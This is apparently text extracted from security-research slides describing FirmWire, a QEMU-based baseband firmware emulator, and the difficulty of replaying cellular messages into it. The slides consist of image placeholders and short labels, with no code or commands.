
- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”



Firmware



Emulator



Peripherals


FirmWire

(Public) State of the Art Baseband Emulation



- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”



Firmware



Emulator




Peripherals



Only peripherals required for the boot stage
Baseband is not connected to a cellular network

FirmWire: Replaying Messages




RTOS

Nucleus OS



Tasks




Memory


Peripherals

Timers

CCCI




FirmWire: Replaying Messages



RTOS

Nucleus OS



1. Decrypt & Check Integrity Protection
2. Parse Message
3. Decide on next action (*Always discard*)
 1. What message is this?
 2. *Are we connected?*
 3. *Has encryption been configured?*
 4. ...



Memory

Peripherals




Timers



CCCI



FirmWire: Replaying Messages




RTOS

Nucleus OS




Tasks




Memory

Peripherals



FirmWire: Replaying Messages

